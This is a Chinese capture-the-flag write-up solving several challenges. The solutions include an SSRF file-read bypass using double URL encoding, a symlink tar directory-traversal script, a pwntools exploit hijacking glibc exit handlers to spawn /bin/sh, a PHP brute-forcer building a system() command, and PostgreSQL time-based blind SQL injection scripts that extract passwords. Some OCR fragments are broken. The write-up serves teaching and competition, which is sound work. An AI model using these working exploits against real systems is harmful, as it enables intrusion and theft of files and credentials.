

# Hi_433MHz

直接用Audacity打开导入原始数据流，选择Signed 32-bit PCM



取前八位，窄0宽1

2进制转字符串




```
PS D:\phpstudy_pro\WWW\React\> & E:/Python27/python2.exe d:/phpstudy_pro/WWW/R
flag{25c21b0d-6a11-4312-971b-428d01cdc534}
```

# 签到题

查看源码，发现url=

利用伪协议读取file:///etc/passwd,发现www-data用户路径


读取源码



```
"; if ($_GET['url']) { if (preg_match("/flag/i", $_GET['url'])) { die(); } $curl = curl_init(); curl_setopt($curl, CURLOPT_RETURNTRANSFER, true); curl_setopt($curl, CURLOPT_TIMEOUT, 500); curl_setopt($curl,
CURLOPT_URL, $_GET['url']); $res = curl_exec($curl); curl_close($curl); echo $res; }
```

过滤flag字段

二次url编码绕过



47.104.232.98:44988/?url=file:///%2566%256c%2561%2567

flag{33219f1e2f140bfb5b84b63fc043a5a4}

# qtar

一波盲测测出来大概的逻辑

```python
import os
from pwn import *
p = remote('47.104.178.87',47423)

workdir = ''
def getworkdir():
    global workdir
    p.sendlineafter('>','s')
    p.recvuntil('workdir: /tmp/')
    workdir = p.recvuntil('\n',False).strip()
    return workdir
```

```
def upload(content):
    p.sendlineafter('>','u')
    p.sendlineafter('Content:',content)
    p.recvuntil('File uploaded as /tmp/')
    return p.recvuntil('\n',False).strip()

def compress(name,nname=None):
    p.sendlineafter('>','c')
    p.sendlineafter('Filename: /tmp/',name)
    if nname:
        p.sendlineafter('Rename archive file?','y')
        p.sendlineafter('Arcname',nname)
    else:
        p.sendline('N')
    p.recvuntil('File compressed as')
    return p.recvuntil('\n',False).strip()

def extract(name):
    p.sendlineafter('>','x')
    p.sendlineafter('Filename:',name)

def fread(name):
    p.sendlineafter('>','r')
    p.sendlineafter('Filename:',name)
    # return p.recvuntil('>',False)
os.system('rm ../flag;ln -s %s ../flag'%("/proc/70/cwd/qtar"))
os.system('tar cvfP fff.tar ../flag')
workdir = getworkdir()

x = upload(open('fff.tar').read())
y = upload('oooooo')
y_c = compress(y)
extract(compress(x,y_c))
extract(y_c)
# fread(y)

extract(compress('flag'))
fread('flag')
# open('fffff','w+').write(p.recvall())

p.interactive()
```

首先需要构造一个目录穿越的tar包 tar里面放着软连接，之后上传这个恶意tar，同时上传一个正常的文件，压缩正常文件，将恶意tar改名，然后覆盖正常的压缩文件，之后解压，就可以目录穿越了，之后重复压缩解压工作就OK了，读取`/proc/self/status`获取当前pid来预测pid，之后创建一大堆进程，随便选一个pid读`/proc/xxx/cwd/flag`就好了

## 2a1

```
from pwn import *
context.terminal = ['ancyterm', '-p', '15111', '-t',
                    'iterm2', '-s', 'host.docker.internal', '-e']
p = process('./2+1')
p = remote("47.104.178.87", 39088)
```

```
# 0x7ffff7dd15f8 (__exit_funcs) 0x7ffff7dd2c40 (initial)
# 00:0000 0x7ffff7dd2c40 (initial) 0x0
# 01:0008 0x7ffff7dd2c48 (initial+8) 0x1
# 02:0010 0x7ffff7dd2c50 (initial+16) 0x4
# 03:0018 0x7ffff7dd2c58 (initial+24) 0xa6fa22ecc7aa03ab
# 04:0020 0x7ffff7dd2c60 (initial+32) 0x0

p.recvuntil('Gift:')
alarm_addr = int(p.recvuntil('\n', False), 16)
print(hex(alarm_addr))
libc_base = alarm_addr-0xcc280
readtarget = libc_base+0x3c5c58
# gdb.attach(p,'b write\nc')
p.sendafter('where to read?:', p64(readtarget))
p.recvuntil('data: ')
enc = p.recvuntil('where to write?:', True)
success(enc)
info(len(enc))
enc = u64(enc)
info(hex(enc))
enc = ((enc >> 0x11) | (enc << (64-0x11))) & ((1 << 64)-1)
info(hex(enc))
dl_fini = alarm_addr + 0x30e870
info(hex(dl_fini))
key = dl_fini ^ enc
info(hex(key))
libc_base = alarm_addr-0xcc280
one = libc_base+0x453a0
writetarget = libc_base+0x3c45f8
p.send(p64(writetarget))
sh = libc_base + 0x18ce17
# gdb.attach(p, 'b *%s\nc'%hex(one))
one ^= key
one = ((one << 0x11) | (one >> (64-0x11))) & ((1 << 64)-1)
payload = p64(0)+p64(1)+p64(4)+p64(one)+p64(sh)*2
p.sendafter('msg: ', payload)
# 0x45226 execve("/bin/sh", rsp+0x30, environ)
# constraints:
#   rax == NULL

# 0x4527a execve("/bin/sh", rsp+0x30, environ)
# constraints:
#   [rsp+0x30] == NULL

# 0xf0364 execve("/bin/sh", rsp+0x50, environ)
# constraints:
#   [rsp+0x50] == NULL

# 0xf1207 execve("/bin/sh", rsp+0x70, environ)
# constraints:
#   [rsp+0x70] == NULL
p.interactive()
```


# badhack

```
<?php
// highlight_file(__FILE__);
```

```
class info
{
    public $opcode;
    public $rax;
    public $rbx;
    public $tmp;
    public $flag;
}



function JudgeControl($op)
{
    global $idx;
    // echo "now idx ".$idx."\n";
    if ($op->opcode == 999) {
        return 9;
    }
    if ($idx == 6 && $op->flag == 0) {
        // echo "rbx=3\n";
        // echo "idx=0\n";
        $op->rbx = 3;
        $idx = 0;
        return 7;
    } else if ($idx == 6 && $op->flag != 0) {
        // echo "idx=2\n";
        $idx = 2;
        return $idx;
    } else {
        // echo "getnidx\n";
        while ((($op->opcode >> $idx) & 1) == 0)
            $idx++;
        return $idx;
    }
}
$target = "system(\"whoami\");//";
$result = [];
for ($ll = strlen($target) - 1; $ll >= 0; $ll--) {
    for ($ffff = 0; $ffff < 256; $ffff++) {
        // for($ffff1 = 0;$ffff1<256;$ffff1++){
```

```
        $opcode = array(893, 192, 9, 966, 64, 129, 573, 129, 2, 454, 193, 66,
573, 130, 7, 710, 66, 131, 445, 131, 8, 966, 131, 4, 701, 68, 6, 710, 196, 69,
893, 133, 9, 966, 197, 6, 573, 6, 11, 710, 198, 199, 445, 71, 10, 966, 135, 136,
573, 200, 4, 454, 8, 137, 829, 137, 11, 198, 201, 10, 957, 138, 12, 710, 74, 11,
701, 203, 4, 710, 139, 76, 829, 76, 7, 454, 204, 205, 445, 141, 7, 454, 77, 78,
573, 142, 10, 966, 142, 79, 765, 207, 4, 454, 207, 208, 701, 16, 3, 454, 208,
145, 509, 17, 9, 454, 145, 146, 1021, 82, 4, 966, 82, 83, 765, 147, 6, 966, 147,
212, 829, 84, 3, 198, 148, 149, 957, 213, 12, 454, 149, 86, 765, 22, 11, 454,
214, 215, 637, 87, 13, 198, 215, 88, 893, 152, 4, 198, 216, 89, 445, 217, 10,
966, 153, 218, 317, 218, 7, 710, 154, 155, 701, 155, 7, 710, 155, 92, 701, 156,
2, 966, 220, 93, 381, 157, 6, 454, 157, 94, 573, 222, 6, 454, 158, 223, 637,
223, 12, 966, 95, 96, 317, 96, 9, 710, 160, 97, 893, 33, 14, 454, 161, 226, 765,
226, 7, 454, 98, 35, 381, 99, 8, 710, 99, 228, 317, 164, 11, 710, 228, 165, 253,
37, 13, 966, 229, 230, 253, 166, 14, 710, 38, 39, 1021, 167, 12, 966, 103, 168,
957, 40, 4, 710, 168, 105, 701, 105, 7, 966, 105, 128, 701, 128, 13, 454, 64,
193, 509, 65, 8, 966, 193, 66, 637, 130, 12, 966, 194, 67, 317, 3, 10, 710, 131,
4, 1021, 68, 3, 966, 196, 133, 957, 5, 9, 710, 197, 134, 957, 6, 5, 966, 134,
71, 957, 7, 12, 710, 135, 136, 253, 136, 13, 454, 72, 137, 637, 73, 11, 454, 9,
10, 317, 202, 12, 710, 74, 11, 445, 139, 7, 966, 75, 204, 381, 204, 6, 454, 76,
205, 701, 77, 10, 198, 13, 14, 573, 14, 8, 710, 78, 15, 253, 79, 9, 710, 143,
80, 957, 208, 13, 966, 16, 145, 253, 17, 8, 454, 81, 82, 445, 18, 5, 710, 210,
147, 573, 147, 10, 198, 147, 84, 957, 84, 7, 454, 148, 213, 445, 149, 13, 454,
21, 214, 573, 150, 4, 710, 86, 87, 701, 215, 13, 454, 215, 24, 317, 152, 2, 454,
216, 153, 637, 89, 12, 454, 153, 154, 829, 218, 10, 710, 90, 155, 957, 91, 12,
198, 27, 92, 893, 92, 9, 454, 220, 93, 829, 221, 7, 454, 29, 158, 381, 222, 14,
710, 158, 95, 509, 159, 5, 454, 223, 224, 381, 224, 11, 710, 224, 33, 1021, 225,
7, 198, 161, 98, 573, 162, 13, 966, 98, 99, 509, 99, 7, 454, 163, 228, 509, 228,
13, 710, 36, 37, 573, 293, 11, 966, 165, 230, 381, 230, 5, 710, 166, 167, 957,
167, 14, 454, 39, 104, 317, 104, 6, 198, 40, 233, 637, 233, 10, 966, 233, 64,
999, 56, 78);
        $stack = NULL;
        $idx = 0;
        $PC = 0;
        $code = new info();
        $code->opcode = $opcode[$PC];
        $code->rax = $opcode[$PC + 1];
        $code->rbx = $opcode[$PC + 2];
        $code->tmp = $opcode[$PC + 1];
        $code->flag = 1;
        $cmd = [];
        for ($_ = 0; $_ < 42; $_++) {
            $cmd[$_] = 0x41 + $_;
        }
        // for($_ = 0;$_<3;$_++){
        //     $cmd[$_] = 0+$_;
        // }
        // $cmd[1]=  $ffff1;
        // $cmd[11] = 95;
        // $cmd[10] = 158;
        // $cmd[9] = 68;
        // $cmd[8] = 164;
        // $cmd[7] = $ffff;
        for($ll1 = strlen($target) - 1;$ll1>$ll;$ll1--){
            echo $ll1." ".$ll."\n";
            $cmd[$ll1] = $result[strlen($target) - 1-$ll1];
        }
        $cmd[$ll] = $ffff;
        if (!is_array($cmd) || sizeof($cmd) !== 42) {
            die('you are not bond 007');
        }
        $input = $cmd;
        $flag = 0;
        while (TRUE) {
            if ($flag == 1) {
                // echo "flag: ".$flag;
                break;
            }
            $p = JudgeControl($code, $idx);
            // echo "idx:".$idx."\n";
            // echo "opcode: ".$code->opcode."\n";
            // echo "p: ".$p."\n";
            // echo $idx."\t";
            if ($p == 8) break;
            switch ($p) {
                case 0:
                    // echo "rax = input[rax%64]\n";
                    $code->rax = $input[$code->rax % 64];
                    break;
                case 1:
                    // echo "rax = input[rax%64]\n";
                    // echo "rbx = input[rbx%64]\n";
                    $code->rax = $input[$code->rax % 64];
                    $code->rbx = $input[$code->rbx % 64];
                    break;
                case 2:
                    // echo "stack = rax ^ rbx\n";
                    $stack = $code->rax ^ $code->rbx;
                    break;
                case 3:
                    // echo "rbx = rax & rbx\n";
                    $code->rbx = $code->rax & $code->rbx;
                    break;
                case 4:
                    // echo "rbx = rbx<<1\n";
                    // echo "flag = rbx\n";
                    $code->rbx = $code->rbx << 1;
                    $code->flag = $code->rbx;
                    break;
                case 5:
                    // echo "rax = stack\n";
                    $code->rax = $stack;
                case 6:
                    // echo "rax = stack\n";
                    // echo "input[tmp%64] = rax%64\n";
                    $code->rax = $stack;

                    $input[$code->tmp % 64] = $code->rax % 256;
                    break;
                case 7:
                    // echo "next\n";
                    $PC += 3;
                    $code->opcode = $opcode[$PC];
                    $code->rax = $opcode[$PC + 1];
                    $code->rbx = $opcode[$PC + 2];
                    $code->tmp = $opcode[$PC + 1];
                    $code->flag = 1;
                    $idx = -1;
                    break;
                case 9:

                    //      echo "finish\n";
                    $flag = 1;
                    break;
                default:
                    break;
            }
            //echo "idx++\n";
            $idx++;
        }
        $cmd = "";
        foreach ($input as $s) {

            $cmd .= " " . $s;
        }
        // echo $cmd;
        if ($input[$ll] == ord($target[$ll])) {
            echo $cmd . "\n";
            echo $ffff . "\n";
            array_push($result,$ffff);
            break;
        }
        // @eval($cmd);
    }
}
// var_dump(array_reverse($result));
foreach(array_reverse($result) as $k=>$value){
    echo "cmd[]=".$value."&";
}
for($t =strlen($target);$t<42 ;$t++){
    echo "cmd[]=".(0x41+$t)."&";
}
```

经过测试发现，后面的会影响前面的，所以从后往前爆破。


47.104.191.60:43337/bond007.php?cmd[]=47&cmd[]=165&cmd[]=126&
[redacted] 子...
移动设备上的书


```
idx:4 [redacted] opcode: 454 p: 6 idx:7 opcode: 454 p: 7
idx:0 opcode: 829 p: 0 idx:2 opcode: 829 p: 2 idx:3 opcode: 829 p: 3 idx:4 opcode: 829 p: 4 idx:5 opcode: 829 p: 5 idx:2 opcode: 829 p: 2 idx:3 opcode: 829 p: 3
idx:4 opcode: 829 p: 4 idx:5 opcode: 829 p: 5 idx:2 opcode: 829 p: 2 idx:3 opcode: 829 p: 3 idx:4 opcode: 829 p: 4 idx:5 opcode: 829 p: 5 idx:2 opcode: 829 p: 2
idx:3 opcode: 829 p: 3 idx:4 opcode: 829 p: 4 idx:5 opcode: 829 p: 5 idx:2 opcode: 829 p: 2 idx:3 opcode: 829 p: 3 idx:4 opcode: 829 p: 4 idx:5 opcode: 829 p: 5
idx:2 opcode: 829 p: 2 idx:3 opcode: 829 p: 3 idx:4 opcode: 829 p: 4 idx:5 opcode: 829 p: 5 idx:0 opcode: 829 p: 7 idx:1 opcode: 454 p: 1 idx:2 opcode: 454 p: 2
idx:6 opcode: 454 p: 6 idx:7 opcode: 454 p: 7 idx:0 opcode: 381 p: 0 idx:2 opcode: 381 p: 2 idx:3 opcode: 381 p: 3 idx:4 opcode: 381 p: 4 idx:5 opcode: 381 p: 5
idx:2 opcode: 381 p: 2 idx:3 opcode: 381 p: 3 idx:4 opcode: 381 p: 4 idx:5 opcode: 381 p: 5 idx:2 opcode: 381 p: 2 idx:3 opcode: 381 p: 3 idx:4 opcode: 381 p: 4
idx:5 opcode: 381 p: 5 idx:0 opcode: 381 p: 7 idx:1 opcode: 710 p: 1 idx:2 opcode: 710 p: 2 idx:6 opcode: 710 p: 6 idx:7 opcode: 710 p: 7 idx:0 opcode: 509 p: 0
idx:2 opcode: 509 p: 2 idx:3 opcode: 509 p: 3 idx:4 opcode: 509 p: 4 idx:5 opcode: 509 p: 5 idx:2 opcode: 509 p: 2 idx:3 opcode: 509 p: 3 idx:4 opcode: 509 p: 4
idx:5 opcode: 509 p: 5 idx:2 opcode: 509 p: 2 idx:3 opcode: 509 p: 3 idx:4 opcode: 509 p: 4 idx:5 opcode: 509 p: 5 idx:0 opcode: 509 p: 7 idx:1 opcode: 454 p: 1
idx:2 opcode: 454 p: 2 idx:6 opcode: 454 p: 6 idx:7 opcode: 454 p: 7 idx:0 opcode: 381 p: 0 idx:2 opcode: 381 p: 2 idx:3 opcode: 381 p: 3 idx:4 opcode: 381 p: 4
idx:5 opcode: 381 p: 5 idx:2 opcode: 381 p: 2 idx:3 opcode: 381 p: 3 idx:4 opcode: 381 p: 4 idx:5 opcode: 381 p: 5 idx:0 opcode: 381 p: 7 idx:1 opcode: 710 p: 1
idx:2 opcode: 710 p: 2 idx:6 opcode: 710 p: 6 idx:7 opcode: 710 p: 7 idx:0 opcode: 1021 p: 0 idx:2 opcode: 1021 p: 2 idx:3 opcode: 1021 p: 3 idx:4 opcode:
1021 p: 4 idx:5 opcode: 1021 p: 5 idx:2 opcode: 1021 p: 2 idx:3 opcode: 1021 p: 3 idx:4 opcode: 1021 p: 4 idx:5 opcode: 1021 p: 5 idx:2 opcode: 1021 p: 2 idx:3
opcode: 1021 p: 3 idx:4 opcode: 1021 p: 4 idx:5 opcode: 1021 p: 5 idx:0 opcode: 1021 p: 7 idx:1 opcode: 198 p: 1 idx:2 opcode: 198 p: 2 idx:6 opcode: 198 p: 6
idx:7 opcode: 198 p: 7 idx:0 opcode: 573 p: 0 idx:2 opcode: 573 p: 2 idx:3 opcode: 573 p: 3 idx:4 opcode: 573 p: 4 idx:5 opcode: 573 p: 5 idx:2 opcode: 573 p: 2
idx:3 opcode: 573 p: 3 idx:4 opcode: 573 p: 4 idx:5 opcode: 573 p: 5 idx:0 opcode: 573 p: 7 idx:1 opcode: 966 p: 1 idx:2 opcode: 966 p: 2 idx:6 opcode: 966 p: 6
idx:7 opcode: 966 p: 7 idx:0 opcode: 509 p: 0 idx:2 opcode: 509 p: 2 idx:3 opcode: 509 p: 3 idx:4 opcode: 509 p: 4 idx:5 opcode: 509 p: 5 idx:2 opcode: 509 p: 2
idx:3 opcode: 509 p: 3 idx:4 opcode: 509 p: 4 idx:5 opcode: 509 p: 5 idx:2 opcode: 509 p: 2 idx:3 opcode: 509 p: 3 idx:4 opcode: 509 p: 4 idx:5 opcode: 509 p: 5
idx:2 opcode: 509 p: 2 idx:3 opcode: 509 p: 3 idx:4 opcode: 509 p: 4 idx:5 opcode: 509 p: 5 idx:2 opcode: 509 p: 2 idx:3 opcode: 509 p: 3 idx:4 opcode: 509 p: 4
idx:5 opcode: 509 p: 5 idx:0 opcode: 509 p: 7 idx:1 opcode: 454 p: 1 idx:2 opcode: 454 p: 2 idx:6 opcode: 454 p: 6 idx:7 opcode: 454 p: 7 idx:0 opcode: 509 p: 0
idx:2 opcode: 509 p: 2 idx:3 opcode: 509 p: 3 idx:4 opcode: 509 p: 4 idx:5 opcode: 509 p: 5 idx:2 opcode: 509 p: 2 idx:3 opcode: 509 p: 3 idx:4 opcode: 509 p: 4
idx:5 opcode: 509 p: 5 idx:2 opcode: 509 p: 2 idx:3 opcode: 509 p: 3 idx:4 opcode: 509 p: 4 idx:5 opcode: 509 p: 5 idx:2 opcode: 509 p: 2 idx:3 opcode: 509 p: 3
idx:4 opcode: 509 p: 4 idx:5 opcode: 509 p: 5 idx:0 opcode: 509 p: 7 idx:1 opcode: 710 p: 1 idx:2 opcode: 710 p: 2 idx:6 opcode: 710 p: 6 idx:7 opcode: 710 p: 7
idx:0 opcode: 573 p: 0 idx:2 opcode: 573 p: 2 idx:3 opcode: 573 p: 3 idx:4 opcode: 573 p: 4 idx:5 opcode: 573 p: 5 idx:0 opcode: 573 p: 7 idx:1 opcode: 966 p: 1
idx:2 opcode: 966 p: 2 idx:6 opcode: 966 p: 6 idx:7 opcode: 966 p: 7 idx:0 opcode: 381 p: 0 idx:2 opcode: 381 p: 2 idx:3 opcode: 381 p: 3 idx:4 opcode: 381 p: 4
idx:5 opcode: 381 p: 5 idx:2 opcode: 381 p: 2 idx:3 opcode: 381 p: 3 idx:4 opcode: 381 p: 4 idx:5 opcode: 381 p: 5 idx:2 opcode: 381 p: 2 idx:3 opcode: 381 p: 3
idx:4 opcode: 381 p: 4 idx:5 opcode: 381 p: 5 idx:2 opcode: 381 p: 2 idx:3 opcode: 381 p: 3 idx:4 opcode: 381 p: 4 idx:5 opcode: 381 p: 5 idx:0 opcode: 381 p: 7
idx:1 opcode: 710 p: 1 idx:2 opcode: 710 p: 2 idx:6 opcode: 710 p: 6 idx:7 opcode: 710 p: 7 idx:0 opcode: 957 p: 0 idx:2 opcode: 957 p: 2 idx:3 opcode: 957 p: 3
idx:4 opcode: 957 p: 4 idx:5 opcode: 957 p: 5 idx:2 opcode: 957 p: 2 idx:3 opcode: 957 p: 3 idx:4 opcode: 957 p: 4 idx:5 opcode: 957 p: 5 idx:2 opcode: 957 p: 2
idx:3 opcode: 957 p: 3 idx:4 opcode: 957 p: 4 idx:5 opcode: 957 p: 5 idx:0 opcode: 957 p: 7 idx:1 opcode: 454 p: 1 idx:2 opcode: 454 p: 2 idx:6 opcode: 454 p: 6
idx:7 opcode: 454 p: 7 idx:0 opcode: 317 p: 0 idx:2 opcode: 317 p: 2 idx:3 opcode: 317 p: 3 idx:4 opcode: 317 p: 4 idx:5 opcode: 317 p: 5 idx:2 opcode: 317 p: 2
idx:3 opcode: 317 p: 3 idx:4 opcode: 317 p: 4 idx:5 opcode: 317 p: 5 idx:0 opcode: 317 p: 7 idx:1 opcode: 198 p: 1 idx:2 opcode: 198 p: 2 idx:6 opcode: 198 p: 6
idx:7 opcode: 198 p: 7 idx:0 opcode: 637 p: 0 idx:2 opcode: 637 p: 2 idx:3 opcode: 637 p: 3 idx:4 opcode: 637 p: 4 idx:5 opcode: 637 p: 5 idx:2 opcode: 637 p: 2
idx:3 opcode: 637 p: 3 idx:4 opcode: 637 p: 4 idx:5 opcode: 637 p: 5 idx:0 opcode: 637 p: 7 idx:1 opcode: 966 p: 1 idx:2 opcode: 966 p: 2 idx:6 opcode: 966 p: 6
idx:7 opcode: 966 p: 7 idx:0 opcode: 999 p: 9 flag: 1#!/bin/sh /usr/sbin/apache2ctl start /usr/bin/mysqld_safe flag{9d18467df20be286887d947ac9c542c0}
```

##

## 你能登陆成功吗

PostgreSQL的延时注入

```python
import requests
import urllib

url = r'http://139.129.98.9:30005'


import time
count=0
flag = ""
while 1:
    count+=1
    for x in range(1,127):
        payload = "'AND/**/(select/**/substring(password,{1},1)/**/from/**/users/**/limit/**/1)='{0}'/**/AND/**/1=(SELECT/**/1/**/FROM/**/PG_SLEEP(1))--/**/NwFA".format(chr(x),str(count))
        params = {
            'username':'admin',
            'password':payload
            }
        #print(payload)
        time1 = time.time();
        res = requests.post(url,data=params)
        if time.time()-time1 >1:
            flag+=chr(x)
            print(flag)
            break
```




```
Pg5QL1s
Pg5QL1sF
Pg5QL1sF4
Pg5QL1sF4n
Pg5QL1sF4ns
Pg5QL1sF4ns1
Pg5QL1sF4ns1N
Pg5QL1sF4ns1N4
Pg5QL1sF4ns1N4T
Pg5QL1sF4ns1N4T1
Pg5QL1sF4ns1N4T1n
Pg5QL1sF4ns1N4T1n9
```


flag{eb4aaa7f-1362-4f4c-9f5f-a7202518314b}

## 你能登陆成功吗-Revenge

```python
import requests
import urllib

url = r'http://139.129.98.9:30007'


import time
count=0
flag = ""
while 1:
    count+=1
    for x in range(1,127):
        payload = "'AND/**/(select/**/substring(password,{1},1)/**/from/**/users/**/limit/**/1)='{0}'/**/AND/**/1=(SELECT/**/1/**/FROM/**/PG_SLEEP(1))--/**/NWFA".format(chr(x),str(count))
        params = {
            'username':'admin',
            'password':payload
            }
        #print(payload)
        time1 = time.time();
        res = requests.post(url,data=params)
        if time.time()-time1 >1:
            flag+=chr(x)
            print(flag)
            break
```



```
S0rryF0
S0rryF0R
S0rryF0Rm
S0rryF0Rm1
S0rryF0Rm1s
S0rryF0Rm1st
S0rryF0Rm1st4
S0rryF0Rm1st4k
S0rryF0Rm1st4ke
S0rryF0Rm1st4ke1
S0rryF0Rm1st4ke11
S0rryF0Rm1st4ke111
```



flag{5f2561bb-685e-4b36-927b-89ec76fec285}

## ezsql

